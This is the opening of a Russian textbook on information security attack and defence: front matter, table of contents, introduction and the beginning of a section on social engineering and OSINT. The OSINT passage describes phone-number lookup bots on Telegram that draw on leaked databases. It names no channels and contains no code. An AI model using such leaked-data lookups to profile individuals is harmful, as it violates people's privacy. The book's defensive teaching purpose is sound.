Бирюков А.А.

Информационная безопасность: защита и нападение

Третье издание,
переработанное и дополненное



ДМК Пресс
издательство

А. А. Бирюков

Информационная безопасность: защита и нападение

Третье издание, переработанное и дополненное

ДМК Пресс
издательство
Москва, 2024

УДК 004.065
ББК 32.973.26-018.2
Б64

Бирюков А. А.
Б64 Информационная безопасность: защита и нападение. – 3-е изд., перераб. и доп. – М.: ДМК Пресс, 2023. – 440 с.: ил.

ISBN 978-5-93700-219-8

Книги по информационной безопасности (ИБ) преимущественно делятся на две группы: в одних большей частью присутствует нормативная информация и мало сведений о технической реализации угроз и защите от них, в других описываются только технические аспекты (серии «…глазами хакера»).

Данная книга выдерживает уже третье издание, предлагая читателю глубокое погружение в практические аспекты реализации конкретных атак и средств защиты. Представлены как актуальная техническая информация, так и советы по организации процесса обеспечения информационной безопасности с соответствующими примерами.

В числе рассматриваемых тем: атаки на беспроводные устройства, безопасность облачных систем, выявление уязвимостей, средства обнаружения и предотвращения вторжений, борьба с утечками, обзор методов шифрования и многое другое.

Издание предназначено системным администраторам и пользователям малых и средних сетей, осуществляющим защиту корпоративных ресурсов.

УДК 004.065
ББК 32.973.26-018.2

Все права защищены. Ни одна из частей этого документа не может быть воспроизведена, опубликована, сохранена в электронной базе данных или передана в любой форме или любыми средствами, такими как электронные, механические, записывающие или иначе, для любой цели без предварительного письменного разрешения владельца права.

Все торговые марки и названия программ являются собственностью их владельцев.

Материал, изложенный в данной книге, многократно проверен. Но, поскольку вероятность технических ошибок все равно существует, издательство не может гарантировать абсолютную точность и правильность приводимых сведений. По этой причине издательство не несет ответственности за возможные ошибки, связанные с использованием книги.

ISBN 978-5-93700-219-8

© Бирюков А. А., 2023
© Оформление, издание, ДМК Пресс, 2023

ОГЛАВЛЕНИЕ

https://t.me/it_boooks/2

Вступление 10

0.1. Комментарии ко второму изданию 12
0.2. Комментарии к третьему изданию 13
0.3. Почему «защита и нападение» 14
0.4. Социальная инженерия вместо пролога 15
0.4.1. Чем грозит наличие у злоумышленника знаний о вашей сети? 16
0.4.2. «Разбираем» сканеры уязвимостей 16
0.4.3. Социальная инженерия 16
0.4.4. Исходные данные 20
0.4.5. Анализируем вакансии 20
0.4.6. Беседа как источник информации 21
0.4.7. Анализируем результат 22
0.4.8. Немного о средствах связи 22
0.4.9. Электронная почта как источник информации о сети 23
0.4.10. Доменное имя как источник информации 23
0.4.11. Атака на клиента 24
0.4.12. Срочный звонок 25
0.4.13. Кто потерял флешку? 26
0.4.14. Промежуточные итоги 27
0.4.15. Защита от СИ 27
0.4.16. Заключение 28

Глава 1. Теоретические основы 29

1.1. Модель OSI 30
1.1.1. Прикладной (7-й) уровень (Application Layer) 31
1.1.2. Представительский (6-й) уровень (Presentation Layer) 32
1.1.3. Сеансовый (5-й) уровень (Session Layer) 32
1.1.4. Транспортный (4-й) уровень (Transport Layer) 32
1.1.5. Сетевой (3-й) уровень (Network Layer) 32
1.1.6. Канальный (2-й) уровень (Data Link Layer) 32

1.1.7. Физический (1-й) уровень (Physical Layer) 33
1.2. Модель DOD 34
1.3. Заключение 35

Глава 2. Классификация атак по уровням иерархической модели OSI 36

2.1. Атаки на физическом уровне 36
2.1.1. Концентраторы 36
2.1.2. Установка в разрыв 39
2.2. Атаки на канальном уровне 41
2.2.1. Атаки на коммутаторы 41
2.2.2. Переполнение CAM-таблицы 41
2.2.3. VLAN Hopping 45
2.2.4. Атаки на STP 46
2.2.5. DoS на STP 51
2.2.5. MAC Spoofing 52
2.2.6. Атака на PVLAN (Private VLAN) 52
2.2.7. Атака на DHCP 54
2.2.8. ARP-spoofing 55
2.2.9. Заключение 59
2.3. Атаки на сетевом уровне 59
2.3.1. Атаки на маршрутизаторы 59
2.3.2. Среды со статической маршрутизацией 62
2.3.3. Безопасность статической маршрутизации 63
2.3.4. Среды с динамической маршрутизацией 64
2.3.5. Scapy – универсальное средство для реализации сетевых атак 64
2.3.6. Среды с протоколом RIP 68
2.3.7. Безопасность протокола RIP 69
2.3.8. Ложные маршруты RIP 71
2.3.9. Понижение версии протокола RIP 76
2.3.10. Взлом хеша MD5 76
2.3.11. Обеспечение безопасности протокола RIP 78
2.3.12. Среды с протоколом OSPF 80
2.3.13. Безопасность протокола OSPF 86
2.3.14. Среды с протоколом BGP 87
2.3.15. Атака BGP Router Masquerading 87
2.3.16. Атаки на MD5 для BGP 88
2.3.17. «Слепые» DoS-атаки на BGP-маршрутизаторы 89
2.3.18. Безопасность протокола BGP 90
2.3.19. Атаки на BGP 92
2.3.20. Вопросы безопасности 97
2.3.21. Среды с протоколом IS-IS 98
2.3.22. Атаки на протокол IS-IS 99
2.3.23. Среды с протоколом MPLS 101
2.3.24. Безопасность протокола MPLS 103

2.3.25. IPSec как средство защиты на сетевом уровне 104
2.3.26. Целостность данных 104
2.3.27. Защита соединения 105
2.3.28. Заключение 114
2.4. Атаки на транспортном уровне 115
2.4.1. Транспортный протокол TCP 115
2.4.2. Известные проблемы 117
2.4.3. Атаки на TCP 118
2.4.4. IP-spoofing 118
2.4.5. TCP hijacking 120
2.4.6. Десинхронизация нулевыми данными 121
2.4.7. Сканирование сети 122
2.4.8. SYN-флуд 123
2.4.9. Атака Teardrop 124
2.4.10. Безопасность TCP 125
2.4.11. Атаки на UDP 126
2.4.12. UDP Storm 127
2.4.13. Безопасность UDP 128
2.4.14. Протокол ICMP 129
2.4.15. Методология атак на ICMP 130
2.4.16. Обработка сообщений ICMP 130
2.4.17. Сброс соединений (reset) 132
2.4.18. Снижение скорости 133
2.4.19. Безопасность ICMP 133
2.5. Атаки на уровне приложений 133
2.5.1. Безопасность прикладного уровня 133
2.5.2. Протокол SNMP 134
2.5.3. Протокол Syslog 138
2.5.4. Протокол DNS 140
2.5.4. Атаки на DNS 140
2.5.4. DNS для злоумышленника 142
2.5.5. Безопасность DNS 143
2.5.6. Веб-приложения 143
2.5.7. Атаки на веб через управление сессиями 144
2.5.8. Защита DNS 151
2.5.9. SQL-инъекции 152
2.6. Угрозы IP-телефонии 154
2.6.1. Возможные угрозы VoIP 156
2.6.2. Поиск устройств VoIP 157
2.6.3. Перехват данных 158
2.6.4. Отказ в обслуживании 159
2.6.5. Подмена номера 160
2.6.6. Атаки на диспетчеров 161
2.6.7. Хищение сервисов и телефонный спам 162
2.7 Анализ удаленных сетевых служб 163
2.7.1. ICMP как инструмент исследования сети 163

2.7.2. Утилита fping 165
2.7.3. Утилита Nmap 166
2.7.4. Использование «Broadcast ICMP» 167
2.7.5. ICMP-пакеты, сообщающие об ошибках 167
2.7.6. UDP Discovery 168
2.7.7. Исследование с помощью TCP 169
2.7.8. Использование флага SYN 170
2.7.9. Использование протокола IP 171
2.7.10. Посылки фрагмента IP-датаграммы 171
2.7.11. Идентификация узла с помощью протокола ARP 172
2.7.12. Меры защиты 173
2.7.13. Идентификация ОС и приложений 173
2.7.14. Отслеживание маршрутов 174
2.7.15. Сканирование портов 175
2.7.16. Идентификация сервисов и приложений 178
2.7.17. Особенности работы протоколов 180
2.7.18. Идентификация операционных систем 182
2.8. Заключение 183

Глава 3. Атаки на беспроводные устройства 184

3.1. Атаки на Wi-Fi 184
3.1.1. Протоколы защиты 184
3.1.2. Протокол WEP 185
3.1.3. Протокол WPA 185
3.1.4. Физическая защита 186
3.1.5. Сокрытие ESSID 187
3.1.6. Возможные угрозы 188
3.1.7. Отказ в обслуживании 188
3.1.8. Поддельные сети 189
3.1.9. Ошибки при настройке 190
3.1.10. Взлом ключей шифрования 191
3.1.11. Уязвимость 196 192
3.1.12. В обход защиты 192
3.1.13. Защита через веб 193
3.1.13. Проводим пентест Wi-Fi 193
3.1.14. Заключение 199
3.2. Безопасность Bluetooth 199
3.2.1. Угрозы Bluetooth 199
3.2.2. Другие беспроводные угрозы 202
3.3. Заключение 203

Глава 4. Уязвимости 204

4.1. Основные типы уязвимостей 204
4.1.1. Уязвимости проектирования 204

4.1.2. Уязвимости реализации 205
4.1.3. Уязвимости эксплуатации 205
4.2. Примеры уязвимостей 208
4.2.1. Права доступа к файлам 208
4.2.2. Оперативная память 210
4.2.3. Объявление памяти 210
4.2.4. Завершение нулевым байтом 211
4.2.5. Сегментация памяти программы 211
4.2.6. Переполнение буфера 214
4.2.7. Переполнения в стеке 216
4.2.8. Эксплойт без кода эксплойта 220
4.2.9. Переполнения в куче и bss 222
4.2.10. Перезапись указателей функций 222
4.2.11. Форматные строки 223
4.2.12. Сканирование приложений на наличие уязвимостей 227
4.2.12. Эксплуатация найденных уязвимостей 229
4.3. Защита от уязвимостей 235
4.3.1. WSUS 235
4.4. Заключение 236

Глава 5. Атаки в виртуальной среде 237

5.1. Технологии виртуализации 237
5.2. Сетевые угрозы в виртуальной среде 239
5.3. Защита виртуальной среды 240
5.4. Security Code vGate 241
5.4.1. Что защищает vGate? 242
5.4.2. Разграничение прав 243
5.4.3. Ограничение управления и политики 243
5.5. Контейнеризация. Контейнеры Docker 244
5.6. Kubernetes 253
5.7. Заключение 268

Глава 6. Облачные технологии 269

6.1. Принцип облака 269
6.1.1. Структура ЦОД 270
6.1.2. Виды ЦОД 271
6.1.3. Требования к надежности 271
6.2. Безопасность облачных систем 282
6.2.1. Контроль над ситуацией 285
6.2.2. Ситуационный центр 286
6.2.3. Основные элементы построения системы ИБ облака 286
6.3. Заключение 287

Глава 7. Средства защиты 288

7.1. Организация защиты от вирусов 289
7.1.1. Способы обнаружения вирусов 290
7.1.2. Проблемы антивирусов 294
7.1.3. Архитектура антивирусной защиты 298
7.1.4. Борьба с нежелательной почтой 300
7.2. Межсетевые экраны 303
7.2.1. Принципы работы межсетевых экранов 305
7.2.2. Аппаратные и программные МЭ 307
7.2.2. Программный МЭ Iptables 307
7.2.2. Специальные МЭ 311
7.2.2. Next Generation Firewall 312
7.3. Средства обнаружения и предотвращения вторжений 314
7.3.1. Системы IDS/IPS 314
7.3.2. Web Application Firewall 320
7.3.2. Мониторинг событий ИБ в Windows 2019 324
7.3.3. Промышленные решения мониторинга событий 331
7.4. Средства предотвращения утечек 334
7.4.1. Каналы утечек 337
7.4.2. Принципы работы DLP 340
7.4.3. Сравнение систем DLP 344
7.4.4. Заключение 345
7.5. Средства шифрования 346
7.5.1. Симметричное шифрование 346
7.5.2. Инфраструктура открытого ключа 346
7.6. Системы двухфакторной аутентификации 384
7.6.1. Принципы работы двухфакторной аутентификации 385
7.6.2. Сравнение систем 387
7.6.3. Заключение 391
7.7. Однократная аутентификация 391
7.7.1. Принципы работы однократной аутентификации 393
7.7.2. Решение Avanpost 394
7.8. Honeypot – ловушка для хакера 398
7.8.1. Принципы работы 399
7.9. Заключение 402

Глава 8. Нормативная документация 403

8.1. Политики ИБ 403
8.2. Регламент управления инцидентами 416
8.4. Заключение 429

Приложение. Kali Linux – наш инструментарий 430

П.1. Немного о LiveCD 430

П.2. Инструментарий Kali Linux 433
П.2.1. Сбор сведений Information Gathering 434
П.2.2. Анализ уязвимостей Vulnerability Analysis 435
П.2.3. Анализ веб-приложений Web Application Analysis 435
П.2.4. Работа с базами данных Database Assessment 435
П.2.5. Взлом паролей Password Attacks 435
П.2.6. Работа с беспроводными сетями Wireless Attacks 436
П.2.7. Инструменты кракера Reverse Engineering 436
П.2.8. Средства Exploitation Tools 436
П.2.9. Средства перехвата Sniffing & Spoofing 436
П.2.10. Инструменты для закрепления Post Exploitation 436
П.2.11. Средства расследования Forensics 437
П.2.12. Построение отчетов Reporting Tools 437
П.2.13. Работа с людьми Social Engineering Tools 437
П.2.14. Системные сервисы System Services 437
П.4. Заключение 437
П.5. События BGP 438

Библиография 439

ВСТУПЛЕНИЕ

В последние три десятилетия информационные технологии совершили настоящий прорыв. Появление гипертекста, IP-телефонии, увеличение тактовых частот процессоров и пропускной способности каналов связи, развитие «облачных технологий» и мобильных устройств и многое другое. Все это существенно усложнило процесс не только разработки, но и обслуживания ИТ-инфраструктуры. Появилась новая профессия – системный администратор.

Системный администратор является специалистом, обеспечивающим бесперебойную работу всей ИТ-инфраструктуры компании. Далеко не последнее место в работе сисадмина занимает обеспечение информационной безопасности корпоративных ресурсов.

Для обеспечения информационной безопасности администратору нужно как самому корректно устанавливать программное обеспечение, так и устанавливать обновления и исправления на уже использующееся ПО. Решение данных задач, особенно в крупных компаниях, требует зачастую много времени и большого числа специалистов, так как обычно в крупных компаниях обслуживанием системы телефонии, серверов электронной почты, веб-ресурсов и других систем занимаются разные специалисты. Но при этом каждая из этих систем должна быть построена с учетом требований по обеспечению информационной безопасности. Однако информационные системы, как правило, взаимосвязаны, например серверы электронной почты под управлением Microsoft Exchange должны входить в домен Active Directory, система IP-телефонии связана с почтовой системой, а веб-серверы связаны с серверами баз данных. Кроме того, благодаря развитию концепции BYOD (Bring Your Own Device, Принеси свое устройство с собой) многие сотрудники теперь используют для работы свои мобильные устройства: планшеты и телефоны. Эффективное обеспечение информационной безопасности для таких интегрированных систем требует от соответствующего специалиста обширных технических знаний в смежных областях, так как иначе плохая защищенность одного элемента интегрированной системы может свести на нет все усилия по защите других ее элементов. Как говорится, прочность всей цепи определяется прочностью ее самого слабого звена.

Лучше всего непосредственно при построении корпоративной сети использовать наиболее жесткие настройки для всех ресурсов. Как правило, произво-

дители приложений и оборудования сами рекомендуют использовать наиболее защищенные режимы работы и подробно описывают их настройку (например, применение сложных паролей для входа пользователей в систему, защита электронной почты от нежелательных рассылок, отключение учетных записей пользователей по умолчанию, запрет удаленного доступа к корпоративным ресурсам и т. д.).

Однако типичной ситуацией является наличие какой-либо корпоративной инфраструктуры, которая строилась на протяжении нескольких лет различными специалистами, на разных моделях оборудования и приложений. При этом в данную инфраструктуру встраиваются «облачные» сервисы, такие как «облачное» хранилище файлов, офисные приложения и другое. Также здесь актуальна проблема, уже упоминавшаяся ранее с использованием мобильных устройств. В таких случаях корпоративные ресурсы по различным причинам содержат уязвимости и недостатки, связанные с информационной безопасностью.

У системного администратора, как правило, много работы. Особенно в небольших компаниях, где порядка 100 рабочих мест, полтора-два десятка серверов и один, максимум два человека должны все это обслуживать. В результате эти специалисты ежедневно заняты текущей работой, такой как решение проблем пользователей, замена картриджей в принтерах и бумаги в факсах, подготовка рабочих мест для новых пользователей и т. п. При этом зачастую задачи по обеспечению безопасной настройки программного обеспечения и оборудования, написания инструкций и политик по информационной безопасности для пользователей ставятся на задний план и, как правило, не выполняются. Причиной этого является как занятость системных администраторов, так и отсутствие у них соответствующих знаний и навыков для обеспечения информационной безопасности.

Для крупных компаний эта проблема не так актуальна, потому что, например, в больших банках имеется отдел или даже департамент по обеспечению информационной безопасности. Соответственно, решением задач ИБ занимаются уже не системные администраторы, а администраторы по безопасности. При этом системные администраторы и администраторы по ИБ выполняют различные задачи, одни обслуживают ИТ-ресурсы и обеспечивают их функциональность, а другие обеспечивают безопасность ИТ-инфраструктуры. Администраторы по ИБ готовят политики и инструкции для системных администраторов.

Но в любом случае, независимо от того, кто отвечает за обеспечение информационной безопасности, системный администратор или администратор по ИБ, этому специалисту необходимо регулярно производить оценку защищенности корпоративных ИТ-ресурсов, то есть аудит информационной безопасности системы.

Конечно, многие крупные организации предпочитают привлекать для осуществления проверки защищенности корпоративной информационной системы профессиональных аудиторов. Однако это имеет смысл только для крупных организаций, к которым предъявляются требования различных стандартов (ГОСТ, ISO и др.). Небольшим компаниям подобный аудит просто не по карману, и поэтому задача осуществления практического аудита ложится на системного администратора как главного специалиста по корпоративной

сети. К тому же такие проверки необходимо делать регулярно, что также накладывает дополнительные расходы.

0.1. Комментарии ко второму изданию

Эта книга является вторым изданием. В отличие от предыдущей версии, здесь я несколько сократил описание устаревших технологий и протоколов, оставив лишь необходимые основы. При этом больше внимания было уделено современным решениям. Также со времени первого издания вышли новые версии операционных систем и приложений, которые представлены в этой книге, поэтому во втором издании данная информация также актуализирована. Кроме того, в книгу добавлены описания новых технологий и соответствующих угроз безопасности.

Отдельно в книге рассматриваются изменения в российском законодательстве, связанные с информационной безопасностью.

Более подробно основные отличия второго издания от первого представлены в следующей таблице:

Таблица 0.1. *Изменения во втором издании*

Глава	Что изменилось во втором издании
0. Вступление	Добавлен материал по хакерским USB-устройствам на базе макетной платы Teensy, предназначенным для хищения информации с пользовательских машин
1. Теоретические основы	Добавлен небольшой материал по модели DOD. В остальном данная глава оставлена без изменений
2. Классификация атак по уровням иерархической модели OSI	Разделы этой главы подверглись наибольшим изменениям: 1. Добавлены описания протоколов IS-IS и MPLS и возможные варианты реализации атак на них. 2. Сокращено описание большинства протоколов, описанных в главе. 3. Добавлено описание работы с утилитой Scapy. 4. Более подробно рассмотрены вопросы безопасности протокола BGP. 5. Примеры работы с IPSec рассмотрены для Windows Server 2008
3. Атаки на беспроводные устройства	В эту главу добавлен раздел, посвященный проведению аудита безопасности беспроводных соединений, в котором описываются практические действия, выполняемые хакером для проникновения. Также приводится концепция устройства для перехвата информации с беспроводных периферийных устройств типа клавиатура и мышь
4. Уязвимости	Эта глава существенно переработана. Помимо теоретического описания того, что такое уязвимости, в главе также приводится описание работы со сканерами уязвимостей Nessus и Open VAS, от установки до проведения непосредственного сканирования. Также в главе приводится подробное описание работы с пакетом Metasploit Framework, от начальной настройки до эксплуатации найденных при сканировании уязвимостей
5. Атаки в виртуальной среде	Обновлена информация об используемых для защиты технологиях и продуктах

Таблица 0.1 *(окончание)*

Глава	Что изменилось во втором издании
6. Облачные технологии	Глава дополнена новыми требованиями регуляторов в части размещения облачных систем
7. Средства защиты	В данной главе добавлены российские аналоги наиболее распространенных средств защиты информации. В частности, дается подробное описание таких средств, как SIEM, двухфакторная аутентификация и т. д.
8. Нормативная документация	Оставлено без изменений
9. Приложения	Добавлено актуальное описание Kali-Linux и библиография. Сокращен раздел, посвященный событиям BGP

0.2. Комментарии к третьему изданию

С момента выхода предыдущего издания книги прошло уже более пяти лет. Ландшафт российского рынка ИБ, да и ИТ в целом за это время изменился до неузнаваемости. Геополитические события последних полутора лет привели к тому, что российский рынок покинули практически все иностранные компании. В результате освободившиеся ниши на рынке активно заполняют российские разработчики.

Соответственно, разделы книги, посвященные технологиям и средствам защиты, были существенно переработаны. В частности, из книги полностью удалены описания иностранных решений. Единственное, что осталось из иностранного, – это описания настроек в ОС Windows. Например, настройка PKI. Описание настроек для Windows оставлено преднамеренно, так как пока еще данная ОС достаточно широко распространена у российских заказчиков. Однако, как известно, с 2025 года на объектах критической инфраструктуры, и не только, будет запрещено использование решений иностранного производства. Поэтому в книге добавлен материал по российским ОС.

Таблица 0.2. *Изменения в третьем издании*

Глава	Что изменилось в третьем издании
0. Вступление	Добавлен материал по OSINT и социальной инженерии
1. Теоретические основы	Данная глава оставлена без изменений
2. Классификация атак по уровням иерархической модели OSI	Разделы этой главы подверглись существенным изменениям: 1. Добавлено описание технологии TAP. 2. Добавлены описания DoS атак на сети и BGP Hijacking. 3. Добавлены описания TCP Handshake, технологии UDP инкапсуляция udp2raw. 4. Представлено описание использования DNS для злоумышленника. 5. Внесены дополнения по NMAP. 6. Добавлены описания атак на веб CSRF, аутентификация форм
3. Атаки на беспроводные устройства	В эту главу внесены небольшие изменения в части описания атак

Таблица 0.2 *(окончание)*

Глава	Что изменилось в третьем издании
4. Уязвимости	Добавлено дополнение по BufferOverflow
5. Атаки в виртуальной среде	Эта глава претерпела наибольшие изменения. Добавлена российская виртуализация, контейнеры, создание, настройка. Kubernetes-настройка и администрирование, вопросы безопасности. Удалены описания иностранных решений по обеспечению ИБ
6. Облачные технологии	Глава дополнена материалом про надежность ЦОД
7. Средства защиты	Эта глава также была серьезно изменена. Удалены иностранные антивирусы. Добавлено описание Iptables, NGFW, TAP vs. SPAN, WAF. Удалены иностранные SIEM, добавлены российские. Добавлены российские DLP и российские средства 2ФА, SSO
8. Нормативная документация	Оставлено без изменений
9. Приложения	Добавлено актуальное описание Kali-Linux и библиография

Также не осталось без внимания и развитие технологий. Так, добавлены разделы, посвященные контейнеризации и проблемам, связанным с ее безопасностью. Добавлены описания атак и инструментов для их реализации и защиты. Много внимания уделено решениям с открытым исходным кодом.

0.3. Почему «защита и нападение»

Моя книга называется «Информационная безопасность: защита и нападение». С понятием «защита», я думаю, ни у кого вопросов не возникнет. Администратор ИБ должен осуществлять защиту корпоративных ИТ-ресурсов. А вот причем здесь нападение? Для того чтобы эффективно защищать что-либо, необходимо хорошо знать способы нападения, дабы уметь предугадывать действия нападающих и предотвращать их.

А теперь поговорим о том, как все это связано с тематикой данной книги. Для кого она предназначена? Эта книга предназначена прежде всего для системных администраторов и специалистов по информационной безопасности, которые хотели бы разобраться в практических аспектах защиты корпоративных ресурсов от различных угроз. Основной упор при написании книги я делал именно на практические аспекты, то есть здесь не будет «размышлений на тему». Вместо пространных размышлений я постарался сделать основной упор на практические способы решения проблем ИБ, то есть здесь будут описываться различные сценарии и настройки приложений и сетевого оборудования, работа со средствами по поиску уязвимостей и многое другое. Также мы поговорим о том, как нужно писать инструкции и политики по обеспечению ИБ, коснемся законодательных основ обеспечения ИБ в контексте нормативных правовых актов Российской Федерации.

Итак, мы определились с тем, что эта книга является в определенной степени практическим руководством. Но у многих может возникнуть вопрос: а как насчет хакеров? Является ли эта книга руководством для компьютерных взломщиков? Отвечу так: в общем случае для начинающего хакера данная

книга может оказаться полезной в плане изучения основ ИБ, средств проникновения и защиты сетей и приложений. Однако использовать на практике для взломов конкретных систем приведенные в книге эксплойты и утилиты вряд ли получится, так как за то время, пока писалась и издавалась данная книга, были выпущены заплатки и обновления, закрывающие эти уязвимости. Кроме того, многие приведенные примеры уязвимостей и некорректных настроек сознательно упрощены автором, для того чтобы дать читателю представление об общем типе подобных уязвимостей и средствах борьбы с ними, а не для того чтобы научить проникать в чужие сети. Так что, юные исследователи компьютерных систем, если вы хотите узнать, как что работает в компьютерных системах, то эта книга для вас, но если вы хотите узнать, как взломать Пентагон, то тут она вряд ли сможет вам помочь.

Вот мы и подошли к основному вопросу, который рассматривается в моей книге, – поиску и устранению угроз безопасности информационной системы. Задача обнаружения и тем более устранения угроз безопасности информационной системы не является тривиальной. Как уже упоминалось выше, современные корпоративные сети состоят из множества различных устройств и приложений, и для обнаружения угроз необходимо иметь четкое представление о принципах работы данных систем, используемых протоколах, средствах защиты и многом другом.

В своей книге я постараюсь уделить как можно больше внимания практическим аспектам информационной безопасности применительно к техническим аспектам функционирования различных систем. То есть при рассмотрении вопросов, связанных с защитой локальной сети, я также расскажу об общих принципах функционирования различных сетевых протоколов и устройств. Возможно, для кого-то из читателей это покажется лишним напоминанием прописных истин и он пропустит данные разделы, но мне все же хотелось бы, чтобы практический материал, приведенный в этой книге, был понятен даже начинающим специалистам.

Да, говоря о практике, замечу, что для выполнения многих примеров, описанных в этой книге, вам потребуется дистрибутив Kali Linux. Более подробно узнать об этом дистрибутиве вы можете в приложениях.

Надеюсь, я сумел привлечь внимание читателя. Теперь перейдем к обсуждению ряда теоретических основ информационной безопасности, без которых вам будет сложно понять дальнейший материал.

0.4. Социальная инженерия вместо пролога

Прежде чем начать обсуждение технических аспектов обеспечения информационной безопасности, нелишним будет рассмотреть некоторые вопросы, связанные с социальной инженерией. В частности, рассмотрим, какую информацию о сети своей потенциальной жертвы злоумышленник может почерпнуть из открытых источников, не прибегая к каким-либо специальным средствам и вредоносному программному обеспечению.

В любой корпоративной сети, как правило, используется множество разнообразных устройств и приложений. Активное сетевое оборудование (Cisco, DLink, Huawei), операционные системы (Windows, разнообразные Linux и Unix),

веб-серверы (Apache, IIS, WebSphere), системы управления базами данных (MSSQL, MySQL, Oracle) и другие программные продукты – все это можно встретить в корпоративной сети даже средних размеров. Отдельной строкой идут средства информационной безопасности: антивирусы, межсетевые экраны, системы обнаружения вторжений. Конечно, системный администратор всегда должен хорошо знать свою сеть (хотя на практике часто бывает не совсем так). А вот потенциальным злоумышленникам знать о том, что используется в сети, совсем необязательно и даже крайне нежелательно.

0.4.1. Чем грозит наличие у злоумышленника знаний о вашей сети?

Идентификация сетевых ресурсов является важным подготовительным этапом перед осуществлением взлома. Если хакер знает, что ваш корпоративный портал работает под управлением IIS 10 под управлением Windows Server 2019, то ему необходимо найти уязвимости, которым подвержены данные программные продукты. Для этого проще всего поискать в базах уязвимостей. В случае если найти ничего не удалось, то особо продвинутый взломщик может попытаться самостоятельно найти «лазейку», собрав у себя точную копию взламываемой системы и попытавшись самостоятельно проанализировать код. Для этого есть специальные инструменты, которых мы коснемся в этом разделе. Проведя анализ уязвимостей «офлайн», затем хакер сможет быстро провести атаку и внедрить в атакуемую систему вредоносный код.

Далее в этой книге мы еще будем подробно рассматривать вопросы, посвященные удаленному анализу сетевых служб. В этом разделе мы рассмотрим такой малоизученный, но тем не менее важный аспект, как социальная инженерия.

0.4.2. «Разбираем» сканеры уязвимостей

Ознакомившись с предыдущими абзацами, многие могут задаться вопросом: зачем мне все это нужно, у меня же есть специализированный сканер уязвимостей, например Nessus или OpenVAS? Однако здесь стоит заметить, что коммерческие сканеры стоят недешево, и их, как правило, используют только для сканирования наиболее важных узлов в сети. Например, тех, что участвуют в обработке персональных данных в соответствии с ФЗ № 152 или защите критической инфраструктуры в соответствии с ФЗ № 187. Кроме этого, не стоит полагаться только на автоматизированные средства, которые при желании можно обмануть. При использовании социальной инженерии можно получить достоверную информацию, причем зачастую ее сообщает сам администратор целевой сети.

0.4.3. Социальная инженерия

Выше я попытался обосновать саму необходимость удаленного анализа сети для системных администраторов. Зная методы злоумышленников, легче от них защититься. Однако, говоря об информационной безопасности, все почему-то сразу вспоминают про антивирусы, межсетевые экраны и прочие технические

средства. А вот про людей, работающих в компании, при этом часто забывают. А ведь массу полезной информации хакер может почерпнуть из общения с сотрудниками компании и из открытых источников, не прибегая при этом к помощи вредоносных программ и других технических средств. Кстати, уязвимости, связанные с человеческим фактором, не получится обнаружить с помощью сканеров уязвимостей.

Конечно, работа с персоналом – это прежде всего задача HR-департамента (отдела кадров). Служба персонала осуществляет прием сотрудника на работу, подписание соответствующих документов, ознакомление с различными правилами, политиками и регламентами. Однако сотрудники отделов ИТ и ИБ должны также участвовать в этом процессе. В компании должна быть разработана политика информационной безопасности.



Рис. 0.1. *Типичный подход к пентесту*

Понятие OSINT

OSINT (open-source intelligence, разведка на основе открытых данных) – сбор информации о человеке или организации из открытых источников и ее последующий анализ.

Разведка на основе открытых данных активно применялась еще во время Второй мировой войны в Британии и США: специальные подразделения мониторили трансляции противника. В настоящее время методы OSINT используются не только во внешней политике, но и в сфере информационной безопасности.

В результате такого сбора информации можно выйти на нужных людей, отвечающих за выполнение тех или иных задач для последующей реализации атак с помощью социальной инженерии.

Конечно, OSINT – это отдельная большая тема, о которой можно было бы написать не одну книгу. Но, помимо прочего, сбор информации о других людях является не совсем законным занятием, так как нарушает ФЗ о персональных данных. Поэтому мы не будем углубляться в эту тему, но рассмотрим основные моменты, связанные с «пробивом», именно так на жаргоне называют сбор информации методами OSINT.

Итак, основной идентификатор, по которому можно искать данные о человеке, – это, конечно же, номер его мобильного телефона. Можно использовать для поиска и городской номер телефона, но, по-моему, большинство сейчас использует для связи именно мобильные номера, и по ним искать гораздо интереснее. Самым мощным и интересным инструментом для пробива является мессенджер Telegram. В отличие от традиционного веба, в Tg все очень быстро меняется, и в случае блокировки одного канала владельцы моментально создают его клоны.

Для поиска по номеру телефона в Telegram есть специальные боты. Обычно работа с этими ботами строится на платной основе по подписке, но в некоторых случаях довольно много информации можно получить бесплатно. В этой книге я не буду приводить названия каналов, в которых можно делать запросы данных по нескольким причинам. Прежде всего это не совсем законно. Кроме того, с момента написания этих строк до издания книги пройдет немало времени, и каналы за это время, скорее всего, изменятся. Ну и те, кому эти инструменты действительно нужны, найдут нужные каналы без труда сами.

Резонный вопрос: откуда эти боты берут информацию? Источниками информации, как правило, выступают базы данных, которые в свое время утекли в сеть. Так, на рисунке ниже представлен скриншот поискового запроса по номеру телефона, в результате которого была найдена информация из базы клиентов одного популярного сервиса по доставке еды.




Рис. 0.2. *Результат запроса по номеру телефона*

Обычно боты агрегируют информацию из нескольких источников, таких как базы ГИБДД, сервисы такси, доставка товаров и еды, социальные сети и т. д. Ниже приведен небольшой фрагмент такого списка.




Рис. 0.3. *Список баз данных*

